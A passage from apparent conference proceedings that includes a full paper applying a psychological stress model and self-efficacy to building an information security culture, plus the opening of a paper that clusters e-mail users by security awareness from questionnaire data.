[10] D.M Pedersen, "Model for types of privacy by privacy functions, " Journal of Environmental Psychology, vol. 19, 1999, pp. 397-405.

[11] L. Ashworth, C. Free, "Marketing dataveillance and digital privacy: using theories of justice to understand customer's online privacy concerns," Journal of Business Ethics, no. 67, 2006, pp. 107-23.

[12] J.A. Castañeda, F.J. Montoro, "The effect of Internet general privacy concern on customer behavior," Electronic Commerce Research, vol 7, 2007, pp. 117-41.

[13] Ibid [3]

[14] R.K. Chellappa, R.G. Sin, "Personalization versus privacy: an empirical examination of the online consumer dilemma," Information Technology and Management, vol. 6, 2005, pp. 181-202.

[15] O.A.J. Mascarenhas, R. Kesavan, M.D. Bernacchi, "Co-managing online privacy: a call for joint ownership," Journal of Consumer Marketing, vol. 20, 2003, pp. 686-702.

[16] Ibid [4]

[17] O. Eisen, "Online security – a new strategic approach," Network security, July 2010, pp. 14-15.

[18] N.K. Malhotra, S.S. Kim, J. Agarwal, "Internet users' information privacy concerns (IUIPC): the construct, the scale, and a causal model," Information System Research, vol. 15, No. 4, 2004, pp. 336-55.

[19] D.J. Kim, D.L. Ferrin, H.R. Rao, "A trust-based consumer decision-making model in electronic commerce: the role of trust, perceived risk, and their antecedents," Decision Support Systems vol. 44, 2008, pp. 544–564.

[20] M.M. Yenisey, A.A. Ozok, G. Salvendy, "Perceived security determinants in e-commerce among Turkish university students," Behaviour & Information Technology, vol. 24, July 2005, pp. 259-274.

[21] R. Mekovec, "Online privacy: overview and preliminary research," Journal of Information and Organizational Sciences, vol. 34, 2010, pp. 195-209.

[22] R.K. Chellappa, "Consumers' trust in electronic commerce transactions: the role of perceived privacy and perceived security," under submission, <http://www.bus.emory.edu/ram/ Papers/sec-priv.pdf>, (accessed on January 25, 2012)

[23] G. Bubaš, T. Orehovački, M. Konecki, "Factors and predictors of online security and privacy behavior," Journal of Information and Organizational Sciences, vol. 32, 2008, pp. 79-98.

The role of a stress model in the development of information security culture

Goran Božić
Orešković-B.K./Zagreb, Croatia
goran@oreskovic-bk.hr

Abstract – The process of building information security is based on three controls. Technical and formal control ensures relatively quick results but its life cycle isn't very long. Informal control focuses on the person resulting in rather long implementation periods. Successful implementation should lead to the information security culture. In this process, the user is expected to change his behavior according to specified rules and in order to achieve this the user must invest significant efforts. In order to ease this effort, one should find some motivating factors, which influence positively such situations. Moreover, a better understanding of the process occurring during the interaction of the user and the environment is important. If one takes into consideration the fact that the user in his everyday activities uses certain processes which facilitate the performance of his tasks, then the demand to change his attitudes will not be seen positively. Such a situation is very stressful for the user and will be explained using the stress model. The attitude the user adopts in such situations will finally influence the development of the information security culture. In order for this process to be successful, the user should see (or have the attitude) the demands as challenges rather than threats. This attitude depends on the personal characteristics of the user. One of them is self-efficiency. By using the methods which increase confidence in self-efficiency, one is helping the user in his efforts to modify his behaviors.

I. INTRODUCTION

People are witnessing the increasing use of computer and telecommunication technologies in various fields of human activity. It is necessary to ensure security for the data, which is processed at the same time. Part of the insurance relates to the protection and safety of the systems and data. One way to ensure this is through the implementation and management of information security. It is a challenge for many organizations [1] which have started this process, because many of them are still at an early stage of implementation. One reason for this situation lies in the fact that information security is complex and depends on many components [2]. With the complexity of the system, the situation is also more difficult, because of the fact that some components change frequently [3]. The reasons which eventually force the organization to move forward with the process of implementation of information system security are primarily security incidents that occur in the organization, followed by legal provisions and requirements of the business (e.g. new models of remote access of information systems) [4]. Controls that are used in the process of building an information security system are divided into technical, formal, and informal. Although all three controls are equally important, the situation is such that a greater importance is given to the technical and formal controls in relation to informal control. Informal controls, with users as the center of interest, set out requirements for users to use statutory regulations and recommendations. Ultimately, this leads to a security culture in which the user's everyday behavior coincides with the prescribed rules. In order to achieve this, the user's effort is required to correct his behavior, as well as for the organization to present those requirements in a proper way. The question, for which an answer is required is which way can one facilitate the user's effort. A part of useful information can be found in previous studies related to the motivating factors that have had a positive effect on the acceptance of applications for change of behavior. One way is to better explore the user's behavior in situations where he needs to correct his behavior. Therefore, the situation will be explained using the model of stress. Namely, the stress model could explain why some requests are accepted by users, and some are not. What affects this behavior are the personal characteristics that lead users into a situation where such experiences are viewed as challenges rather than as a threat. Among the few features that are mentioned in the literature, self-efficacy was elected, so by increasing the belief in efficiency, one will see requirements as a challenge.

II. SAFETY CULTURE

Information culture is an integral part of the overall organizational culture, and it is developing for the same reasons as an organizational culture [4]. It is a culture that promotes safety behavior and thus contributes to achieving the overall goals of the organization. One speaks about safety culture when users in their daily activities take into account the security of information resources. One of the basic components in building a corporate safety culture is a process of education and awareness of users. The result of this process is visible through a change in user behavior. The safety culture in every organization develops differently depending on the type of organizational culture and implemented security components [6]. Safety culture can be seen as a stage in the development of information security [7]. The previous stages were related to the resolution of technical

and standardization issues. These questions are current today and present in the form of technical (technological) and formal (procedural) controls.

III. INFORMAL METHODS

Problems arising from the vulnerability of business processes and human behavior could not be ignored, so the way of solving the security of information systems has been revised over time.

And in a way that through the aforementioned control the informal (human) control was also introduced. The controls are interdependent as well as classes contained within these controls. Vulnerability in any of these controls can be used to compromise security. There should be a proper approach to the process of implementation and management of information systems' security and neither of them should be more favored or have attached greater importance. Unfortunately, technical control of information systems security is still in favor. The attitude of the scientific community towards these areas is indicative. The results of an analysis of scientific articles [8] (p.84) shows, among other things, that the number of articles covering the informal control is small and there is no indication that this trend will change. The research community that deals with security comes from the natural sciences, especially mathematics. Informal controls are related to human behavior and this area is much more present in the sociological and psychological research, so here one needs to look for reasons for the small number of articles.

Informal controls include user training in order to increase motivation and commitment to user safety [9]. Under the informal controls the introduction of information security in the workplace implies, i.e. the creation of a corporate safety culture. If one analyzes the time required for the implementation of individual control, then it is clear that technical controls are implemented relatively quickly as one would quickly see the result (e.g. installing a firewall). For the implementation and effects of formal control (a measure of the effectiveness of security controls) more time is needed, but that is the reason why they have a much longer lifetime than technical controls. The longest period of time is needed for the implementation of informal control, because it is about building a safety culture, but because of that it will have the longest life cycle. Therefore, it is important that resources are used in this process in a most appropriate and optimal way as possible.

A. The process of education and awareness

While information security focuses on protecting the confidentiality, integrity and availability of information, an education and awareness program on information security aims to establish and maintain proper security [10]. An adequate training process is required if one wants to create and enhance user awareness and behavior in informatics. It can be said that information security awareness is the degree or level of importance of information security that every user understands and operates in accordance with. The results of the process of education and awareness are evident in the change in consciousness and behavior of users in their daily activities, where they use prescribed policies and recommendations. The procedure of measurement is not easy, as well as interpretation of results. If the measurement is performed using the survey results, then it would be interpreted as a change only in their minds. Studies have shown that it takes a certain period of time for the conscious user to start to also change his/her behavior [11].

The current study was aimed to find those methods which give desired results in the educational process. Models were investigated that would explain the behavior of users who are expected to use the prescribed rules of information security [12]. The following will briefly expose the role of factors so far detected that positively influence the user's behavior when confronted with a request to amend his/her behavior.

IV. MOTIVATION FACTORS

User behavior is under various influences in the environment in which they work [13]. Some of the factors that affect the construction or change of the behavior are;

- What user sees in his/her environment;
  - The behavior of immediate associates and managers,
  - Consistency between the prescribed rules and obvious user‘s behavior,
  - The behavior of other departments
  - The existence of mechanisms for rewarding good behavior and punishing bad behavior
- Documents that management provides. By this it is meant various policies, procedures, prescribed modes of conduct and standards. Depending on clarity and simplicity of these documents, users will more readily accept the recommendations and adjust their behavior.
- User's habits and what they learn during the employment. It is not practical to prescribe behavior for all situations in which the user can find himself/herself in, so that he/she during daily activities has to make certain decisions regarding the security of information systems. If there is a mechanism of feedback on those decisions made, based upon them users will create a pattern that they will apply in all similar situations.

Attitude and behavior of the environment (colleagues and managers) that it demonstrates towards IT security has a significant impact on user's behavior. Fairness and consistency in behavior is also an important component of this factor.

One should be aware of the fact that the prescribed documents are a kind of psychological pressure on users, because they are expected to adjust their behavior. Because of that users are sensitive to the correctness in behavior. Users and organizations enter into a kind of psychological contract in which they define the

framework in which the users are willing to modify their behavior to the expectations of the organization. The process of harmonization should be taken into account, in which the controls that are introduced should not be difficult, and as such strongly interfere with normal activities. Positive effects of these processes will have a positive impact on the user's behavior. A positive effect will be affected with the mechanism of punishment for those who do not participate in this process in the prescribed manner.

When it comes to decision making in situations that are not required by documents, they will be influenced by several factors. The first factor relates to built-in personal values and standards. They can come into conflict with the values and standards of the organization, so a user has to adapt to the demands or leave. Another factor, which is highlighted by its influence, is the user's position on the safety and behavior pattern that is created by making independent decisions. An important component of this factor is proper informing about well made decisions, so in this way one helps a user to build the desired form of behavior.

V. STRESS AND COPING

According to everything mentioned so far, it can be said that the users and the environment are in close mutual interaction. Usually it happens when prescribing rules of conduct. The user's reaction is to take a stand that will result in a failure of prescribed rules. The education process will not have much effect on this type of attitude. The current findings indicate the factors that positively affect behavioral change, but the situation which the user is in needs to be better understood and explained. Through the focus on men and the environment's interest it should be considered appropriate to seek help in other areas of science. Primarily this refers to the sociological and psychological field that deeply explores human behavior, in a situation where he/she finds himself/herself in the same situation as the user. In psychology this process of the interaction of man and the environment is well researched, so there are a number of theories that were developed at the same time. One of them, the observed process, is defined as stress. It should be emphasized that stress is not a subject of interest in psychological studies only, but other scientific disciplines such as sociology and biology. In each of those areas the term "stress" refers to something else. Stress in psychology is defined in several ways.

The one which is interesting is the one that talks about the process involving the interaction of people and their environment, and particularly those interactions in which there is a mismatch between personal resources and the demands of the environment [14]. Richard Lazarus proposed a model of stress, which defines stress as a process that always means a harmful transaction between the person and the environment. In Lazarus's model, two processes of assessment and dealing are the ones that largely determine what will be the consequence of a stressful situation. The process of assessing the situation consists of a primary part, where an estimation of the value and meaning of the situation needs to be considered, and secondary the assessment of the impact on the event. If the situation is assessed as stressful, that might mean following for a person;

- Loss (damage that occurred due to stress)
- Threat (threat and potential damage)
- Challenge (possible positive consequences, gain)

Secondary assessment includes evaluation of own competence and opportunities to find appropriate ways of coping with stressful situations.

Secondary and primary estimates are mutually dependent, so that the threat could turn into a challenge if a person estimates that he/she can cope with the resulting situation. Terms which could make an event more challenging and less stressful are confidence in own abilities to cope, self-efficiency, high degree of positive emotions, and belief in the existence of resources and skills for coping.

Facing as a second process of Lazarus's model refers to the constant efforts to overcome and reduce internal and / or external demands that are assessed as excessive in relation to a person's ability. The model has the characteristics of reactive coping. Effort is invested in reactive coping in order to gather resources and to take precautions against various threatening events that might happen in the future. This confrontation can be seen as risk management.

This model has been developed over time through the inclusion of the positive efforts and motivational factors, and the relationship between man and the environment. The model was developed that has the characteristics of proactive coping [15]. The model is the result of progress that has been made in psychology when the focus shifted from helplessness to a positive and optimistic approach. In it a man acquires resources in order to realize gains and by collecting those resources he/she will be able to use these for the defense against future risks. Resources are collected with the aim to develop their skills. The new theory of proactive coping focuses on improving lives and taking initiatives to achieve the set goals. In this new theory, coping depends on the time perspective of stress application and the likelihood of these claims. Because of the time perspective the following differentiates can be present;

- Reactive coping (a loss that occurred in the past)
- Anticipated confrontation (safe threat that will happen in the near future)
- Preventive coping (uncertain threat that may happen in the distant future),
- Proactive coping (the upcoming challenges that are perceived as an opportunity for personal growth)

Proactive coping is not based on negative assessments such as the loss or threat. Effort is invested in the construction of general resources that facilitate the way to set goals and develop skills. This confrontation can be seen as management of objectives.

According to this theory, one can assume that the user, when he is in a situation that something is required

from him will use one of these four types of coping; furthermore, the focus will be restricted to the two types which are reactive and proactive. The assumption is that the different characteristics of the individual have an impact on the position he/she will take when he/she is in such a situation. The individual's characteristics, which could have an effect on it are self-efficiency, emotional intelligence, self-regulation, personal goals of courage, hope, optimism, perseverance, and ability to control.

In seeking answers to how to help the user to more easily accept the demands that are placed before him, one of the models explains how he/she behaves in such a situation. Behavior depends on personal characteristics, and if the user is required to change his/her behavior the characteristics one can influence in current situations must be taken into account.

From these specified types of coping, it is certain that it will be good for information security if users have a proactive attitude. A user with this attitude believes he/she has enough resources (internal or external) which he/she can use to achieve goals. Resource includes the use of information, advice, and practical help from others. With a proactive attitude, it is more likely that the user will accept the proposed action and start changing his/her behavior as expected.

In the event that it is about a user with a reactive attitude, then the user recognizes that there is a problem in front of him/her. After that, he/she judges which capacities he/she needs in order to solve the problem. Stress is a result of the assessment in which there is a discrepancy between the demands of the particular situation, and the ability of people to meet those requirements. It occurs as a negative feeling of belief when people estimate that they cannot deal with the demands of their environment.

Both models so far mentioned state that personal characteristics positively influence the user, so he/she perceives the situation as a challenge rather than a loss. Some features are not easily affected if the situation is viewed in the context of the implementation of security policy or the construction of safety culture. One feature could be purposeful by the way it increases or builds up in the user. It's about self-efficiency.

VI. SELF-EFFICIENCY

Self-efficiency is the belief that one has control over events that affect one's life or that are able to act on events [16]. This belief allows people to experience difficult tasks as challenges to be solved and not as a threat that should be avoided. In the literature one can find ways to develop self-efficiency [17]. Here a few will be mentioned; direct experience; evaluation of the behavior of others; and verbal persuasion. In the direct experience the outcome or the result of a personal decision that was made in a situation for which the organization did not prescribe instruction will be analyzed. If the outcome is assessed as successful, confidence and increased belief in their efficiency will increase. The other way is relating to the evaluation of the results of others in the area. This method has no such effect on the increase as a direct experience of belief, but it is important in such cases where a person is not sure in their own abilities.

As part of a group, the user is confronted with the results of his/her decisions and also witnesses the outcome of decisions made by its neighbors. What will be the sign of belief in their effectiveness depends on how they will evaluate their performance relative to the observed person. It is positive in the case when their abilities are assessed as greater than the observed person who has experienced a failure. And at the end the third way is related to verbal persuasion. This method has the least significance of the aforementioned. Competencies of the person who participates in this process are important for the user participating in a process of persuasion (education, some form of awareness).

For the user to be able to have a proactive stand when he is in a stressful situation, he/she should have the opportunity to build his/her faith in self-efficiency. According to these three ways of increase, it is clear what should be done. Users should be informed about the outcome of their behavior in the system, taking into account that a good decision should be publicly announced. Since through the policies and recommendations one cannot prescribe all the situations, the user will often be able to make decisions. A good outcome should be informed to all. Although with the least impact on increasing the belief, one should not ignore the fact that people who carry out information security should at least have competent person status.

VII. CONCLUSION

One should be aware of the fact that the user in the organization is primarily there to perform in some of the business processes. Daily routines create certain habits of behavior, which helps the user to do his/her job more efficiently. In this situation, information security does not help the user, but because of its demands to change behavior leads to a state that can be defined as stress. Previous studies have defined the motivating factors, which helped the user to change his/her habits. The stress model provides a little more light on the actual process or situation in which user is in. The views that a user has in this situation show that the requirements which are sometimes too easily prescribed are not seen as something easy by the user. Some effort needs to be invested in order to facilitate the change of habits in this process. It should be aimed at better preparation of the education process, at least through more competent teachers. The very process of awakening along with the standard components should have a section that would help to increase the user's faith in his/her efficiency. The influence of the environment should not be ignored, especially superiors' views towards information security. Just as the ordinary user's education is essential so it is as important that senior management is aware that they have a dual obligation, to change their behavior in everyday work and clearly show a positive attitude towards information security.

When it comes to information security and the role of man in it then it is justified to look for answers for some questions in other scientific fields. The stress model in psychology has helped to more clearly see one situation

in which user is. And if one is aware of it, then one can prepare processes better and understand why one has to wait for some results even longer.

REFERENCES

[1] Debi Ashenden, Information Security management: A human challenge?, Information Security Technical Report, Volume 13, Issue 4, November 2008, Pages 195-201

[2] Andrew Jaquith, Security Metrics: Replacing Fear, Uncertainty, and Doubt, Addison-Wesley Professional; 1 edition (2007)

[3] Ernst, Young LLP. Global information security survey. UK: Presentation Services; 2010. Accessed 28 Jan 2011 at http://www.ey.com/Publication/vwLUAssets/Global_information_security_survey_2010_advisory/$FILE/GISS_report_final.pdf

[4] Finn Olav Sveen, Jose M. Torres, Jose M. Sarriegi, Blind information security strategy, International Journal of Critical Infrastructure Protection, Volume 2, Issue 3, October 2009, Pages 95-109.

[5] Carl Colwill, Human factors in information security: the insider threat – who can you trust these days? Information Security Technical Report, Volume 14, Issue 4, November 2009, Pages 186-196

[6] A. Da Veiga, J.H.P. Eloff, A framework and assessment instrument for information security culture , Computers & Security, Volume 29, Issue 2, March 2010, Pages 196-207

[7] Basie von Solms, Information Security – The Fourth Wave, Computers & Security, Volume 25, Issue 3, May 2006, Pages 165-168

[8] Critical Reviewof the IFIP TC11 Security Conference Series, Accessed 30 March 2011 at http://www.nmmu.ac.za/documents/theses/Tshepo%20Gaadingwe%20.pdf

[9] Finn Olav Sveen, Jose M. Torres, Jose M. Sarriegi, Blind information security strategy, International Journal of Critical Infrastructure Protection, Volume 2, Issue 3, October 2009, Pages 95-109.

[10] H.A. Kruger, W.D. Kearney, A prototype for assessing information security awareness. *Computers &Security, Volume 25, Issue 4, June 2006, Pages 289-296*

[11] Eirik Albrechtsen, Jan Hovden, Improving information security awareness and behaviour through dialogue, participation and collective reflection. An intervention study, Computers & Security, Volume 29, Issue 4, June 2010, Pages 432-445

[12] Boon-Yuen Ng, Atreyi Kankanhalli, Yunjie (Calvin) Xu, Studying users' computer security behavior: A health belief perspective, Decision Support Systems, Volume 46, Issue 4, March 2009, Pages 815-825

[13] John Leach, Improving user security behaviour, Computers & Security, Volume 22, Issue 8, December 2003, Pages 685-692

[14] Lazarus, R.S., From psychological stress to the motions: A history of changing outlooks; Annual review of psychology, 1993, Pages 44, 1-21

[15] Schwarzer, R., Taubert, S., Tenacious goal pursuits and striving toward personal growth: Proactive coping; In E. Frydenberg (Ed.), Beyond coping: Meeting goals, visions and challenges, 2002, Pages 19-35

[16] Bandura, A., Self-efficacy; Harvard mental health letter, Vol. 13(9), 1997.

[17] Bandura, A., Self-efficacy: the exercise of control. New York: W. H. Freeman and Company, 1995

Assessment Methodology for the Categorization of ICT System Users Security Awareness

K. Solic, B. Tovjanin and V. Ilakovac
J.J. Strossmayer University, School of medicine/, Osijek, Croatia
kresimir@mefos.hr, btovjanin@mefos.hr, vilakov@mefos.hr

Abstract

The ICT system's users can significantly affect overall security level of the system, but problem is that most security solutions do not take into consideration user as possible critical security component of the system.

In this work assessment methodology is proposed to evaluate users' awareness regarding security issues. For purpose of collecting data on ICT system user's awareness special questionnaire was developed based on previously defined ontology domain regarding e-mail users' behavior.

The cluster analysis method was applied in order to group users into categories regarding level of their awareness about security issues. Cluster analysis gave six clusters of users on which Chi-square analysis was applied in order to detect potential relationship between level of awareness and gender, age, professional qualification and number of e-mail addresses used. The variables used to predict group membership were identified by applying discriminant analysis.

The evaluation and categorization of users' awareness should help in developing new concepts of security solutions with taking into consideration user as component of the ICT system.

I. INTRODUCTION

As ICT system evolves so the new security issues arise and new security technical solutions are going to be developed. This cycle seems to be hard to disassemble and many technical solutions are applicable only for definite period of time. Problem can be that these solutions do not focus on the user as critical security component of the ICT system.

User can significantly affect security level of the system [1] and should be taken in consideration and maybe even as starting point for proposition on a new possible concept of (global) security. Some solutions are proposed in some resent studies with subject of security in information and communication systems, with special emphasis on Internet security. One solution proposes concept *"trust on Internet"* [2], while the other proposes *"neighborhood watch"* organized as social network [3]. Both solutions target users and their awareness of security issues.

Also users are rarely taken into consideration in security guidelines. The *German national IT security guideline* takes user into consideration but it points out only user's usage of e-mail communication system as potential security critical issue and recommends that every user has to have basic understanding/awareness of system's security issues [4].

In this work assessment procedure is proposed to evaluate users' awareness regarding security issues. The evaluation and categorization of users' awareness should help with development of new concepts of security solutions with taking into consideration user as component of the ICT system.

II. ASSESMENT METHODOLOGY

In order to begin evaluation over some object first step should be to define and describe that object. Proposition is to use ontology, because in recent years ontology structure is mostly used do define domain(s) in area of information technologies [5]. *OWL ontology* has been chosen to formally define knowledge about some domain of interest by defining concepts and relations between them [6]. If ontologies that define particular domain already exist, one can choose among them.

Questionnaire was developed with questions mapping particular classes in ontology structure in order to gather data for evaluation.

Cluster analysis procedure was chosen in order to categorize ICT system's user's awareness regarding security issues. This procedure is frequently used for example in economic field related to marketing for categorization of customers [7]. Cluster analysis seeks to identify homogeneous groups of cases or individuals in a population, where the optimal number of groups, the properties of segments and group membership are unknown in advance. This means that a cluster analysis is used as exploratory technique.

Drawing *dendogram*, also known as *tree diagram*, is a common way to visualize the cluster analysis's progress by displaying the distance level at which there was a combination of objects and clusters. It is possible to define number of clusters by tracking differences between distance levels in previous and next step of algorithm [8].

Discriminant analysis was applied on groups and grouping variables in order to evaluate quality of clustering and to identify variables that have significant influence on group membership.

For detailed analysis of each identified group external variables can be defined. Those several additional

variables can identify gender, age, working place, professional qualification, technical background, etc.

III. CASE ANALYSIS

For purpose of collecting data on ICT system user's awareness special questionnaire was developed that was based on previously defined ontology domain regarding e-mail users' behavior. There are several ontologies defined regarding domain of ICT system or its parts, but even most detailed ontology fails to cover ICT system's users and their behavior [9]. Hence in this work ontology from previous research that formally defines behavior of e-mail system's user was used.

The organization of ontology's classes is presented in Fig.1. Instances in ontology are values representing grades from poor to excellent; some subclasses that represent questions have all five possible entities and some only two or three depending on associated answers. The questionnaire has few basic questions about gender, age, working place, number of e-mail addresses used; and questions regarding e-mail user's behavior which maps each case in the ontology and comprise following topics:

- quality of password
- criticism towards collocutor
- way of usage of e-mail address
- security issues regarding e-mail system
- way of access to e-mail system

Free, open source software tool, ontology editor Protégé 4.1 (Stanford, California, USA) was used for definition and description of the ontology.

Data variables collected by questionnaire were divided on external variables and dependent variables. External variables were gender, age, professional qualification and number of e-mail addresses in usage; and were used to analyze groups after categorization. Dependent variables were collected from answers regarding ICT system users' awareness of security issues and were used for categorization. Answers on those questions were ordinal data in scale from one to five (poor, indifferent, average, good and excellent), but some questions had only two or three possible answers.

From 18 questions 12 were discarded for the cluster analysis because of several reasons: questions with binary data are meaningless for cluster analysis; questions that correlate had to be reduced before cluster analysis and also relatively small size of dataset (n=306) was additional reason for discarding questions [8].

In total six questions with possible answers were selected (Fig.1, Tab.1):

1. Do you use free e-mail services (like gmail, yahoo and hotmail) and if yes in what manner?
   a) for professional communication
   b) for private purposes
   c) only for periodical usage

If answer is "No" grade equals *indifferent* meaning very secure, and for the rest of answers grades are as follows: "a" equals *average*, "b" equals *good* and "c" equals *excellent*.

2. Do you use web browser for accessing e-mail system and if answer is **sometimes** or **yes**, do you take care of the place where from you make connection?
   a) only from home or office PC
   b) sometimes from public places as well

Five possible answers give all five possible grades. Answer "No" equals *excellent*, because it is more secure to use e-mail client software tool. Combination of answers "Yes + a" equals *good*, combination of answers "sometimes + a" equals *average* and combination




Figure 1. Formaly defined domain of knowledge in ontology editor Protégé 4.1

TABLE I. AVERAGE ANSWER GRADES PER GROUP

Selected questions with covered subjects	Group 1 /n=45	Group 2 /n=42	Group 3 /n=63	Group 4 /n=46	Group 5 /n=63	Group 6 /n=47	*p***
Q2 (usage of free e-mail services) /mean±SD	3.11±0.78	3.07±0.64	3.21±0.77	3.20±0.72	3.30±0.85	3.09±0.62	0.578
Q5 (way of access) /mean±SD	1.09±0.29*	3.26±0.59	3.24±0.53	2.50±1.28	2.49±1.15	2.60±1.14	<0.001
Q10 (attachments from unknown senders) /mean±SD	5.00±0.00	4.95±0.22	4.98±0.13	5.00±0.00	1.86±0.35*	4.96±0.20	<0.001
Q12 (sending private/sensitive data) /mean±SD	4.27±0.45	4.33±0.48	4.48±0.50	4.50±0.51	3.27±1.58	1.02±0.15*	<0.001
Q14 (logging off the system) /mean±SD	5.00±0.00	5.00±0.00	5.00±0.00	2.43±0.78*	4.41±1.01	4.49±1.04	<0.001
Q15 (quality of password) /mean±SD	3.80±1.08	5.00±0.00*	2.65±0.77	3.30±1.46	3.35±1.32	3.40±1.46	<0.001

*significant influence from particular question on particular group

**One Way ANOVA test; *p* is significant at level <0.05

"sometimes + b" equals *indifferent*. Combination of questions "Yes + b" equals grade *poor*, because it is the most unsecure combination.

3. Are you opening e-mail attachments sent to you from unknown persons?

With possible answers "No", "Sometimes" and "Yes" the examinee can get grades equal to *excellent, indifferent* or *poor*.

4. Are you sending your personal or sensitive data over e-mail?

Possible answers were: "Yes", "On an exceptional basis", "No" and "Don't know" and matching grades are equal to *poor, average, excellent,* and *indifferent*.

5. Do you log of from the e-mail system after finishing your work?

Possible answers for this question were "Yes", "Mostly yes", "No" and "Don't know" with matching grades *excellent, good, poor* and *indifferent*.

6. Please self-assess your password quality?
   a) excellent (combination of small letters, capital letters and numbers)
   b) average
   c) poor
   d) don't know

Grades for questions "a", "b" and "c" are the same as given answers and grade for answer "d" is *indifferent*.

The examinee would get the lowest possible grade if he/she gave multiple answers.

Hierarchical method was used as the most common approach to cluster analysis [8]. Also Euclidean distance measure of (dis)similarity was chosen because of ordinally scaled data and Ward's method was chosen algorithm because there are no outliers and the aim was to have

TABLE II. DISTRIBUTION OF GENDER, AGE, PROFESSIONAL QUALIFICATION AND NUMBER OF ADDRESSES

	Group 1 /n(%)	Group 2 /n(%)	Group 3 /n(%)	Group 4 /n(%)	Group 5 /n(%)	Group 6 /n(%)	*p**
gender							
male	19 (42)	19 (45)	18 (29)	14 (30)	24 (38)	21 (45)	
female	26 (58)	23 (55)	45 (71)	32 (70)	39 (62)	26 (55)	**0.341**
age							
<=25	27 (60)	18 (43)	29 (46)	28 (61)	39 (62)	22 (47)	
30<>45	16 (36)	20 (48)	24 (38)	12 (26)	21 (33)	23 (49)	
>=45	2 (4)	4 (9)	10 (16)	6 (13)	3 (5)	2 (4)	**0.099**
professional qualification							
secondary school	24 (53)	21 (50)	38 (60)	27 (59)	41 (65)	26 (55)	
university education	21 (47)	21 (50)	25 (40)	19 (41)	22 (35)	21 (45)	**0.687**
number of e-mail addresses in usage							
one	12 (27)	11 (26)	23 (36)	16 (35)	28 (44)	16 (34)	
two	20 (44)	20 (48)	31 (49)	20 (43)	30 (48)	19 (41)	
three	7 (16)	10 (24)	6 (10)	9 (20)	4 (6)	10 (21)	
> 3	6 (13)	1 (2)	3 (5)	1 (2)	1 (2)	2 (4)	**0.099**
total	**45 (100)**	**42 (100)**	**63 (100)**	**46 (100)**	**63 (100)**	**47 (100)**	

*Chi-square Test; *p* is significant at level <0.05

similarly sized clusters [7]. Standardization of variables is needed when values are in different scales or variance differs significantly, which is not the case in this example [8].

After the categorization and evaluation of clusters each group of users was analyzed regarding awareness of security issues in combination with additional variables (gender, age, professional qualification and number of e-mail addresses used).

Clustering and statistical calculations were done with software tool Statistica 10.0 (StatSoft, Tulsa, OK, USA).

IV. RESULTS

The number of clusters is defined when examining dendogram (Fig.2) which graphically presents result of the cluster analysis. The steps in which Ward's algorithm can be stopped should be detected from resulted dendogram, depending on number of clusters and distance between then. In this analysis algorithm was stopped between 26% and 41% of the whole clustering procedure because it presents quite big distance between groups and results in similarly sized clusters. Bigger distance in dendogram presents difference between groups and it is presented graphically as higher jump. This procedure results in six clusters representing six groups of users.

Classification of discriminant analysis showed that a 98.7% of originaly grouped cases were correctly classified and canonical discriminant functions gave variables that significantly influenced on group membership (Tab.1). Overlapping between groups was only 1.3%.

None of the questions had significantly influenced on the Group 3 and also question Q2 has equally influenced on all six groups (p=0.578).

Only Group 2 has value "excellent" for variable that has significant influence on clustering analysis and can be called *"excellent password quality group"*. Groups 1, 4, 5 and 6 are "poor" or "indifferent" in related variable with significant influence while group 3 is "average" in a way regarding all six variables.

Users that belong to the *"excellent password quality group"* have their password graded as excellent which is significantly different from the grades of passwords of users of the other five groups.

In the first group that can be called *"less secure access group"* users prefer less secure way of access to the e-mail system, which significantly differs comparing them to the other users.

While the users of the *"group of average awareness"* are average regarding answers to the all six questions, users that belong to the forth group, "*forgettable group*" do not log off the system after finishing working with it.

Fifth group can be called *"naive group"* because these users are not critical to unknown collocutors and sixth group can be called similarly, for example *"security critical group"* because users from that group are sending personal and sensitive data by e-mail as plain text.

Distributions of external variables were not significantly different between categorized groups. However sample size is relatively small and *p* value is close to level of significance for external variables: *age* and *number of e-mail addresses used* (Tab.2).

V. CONLUSION

According to results it seems that cluster analysis, in combination with ontology and associated questionnaire, can be applicable method for categorization of the ICT

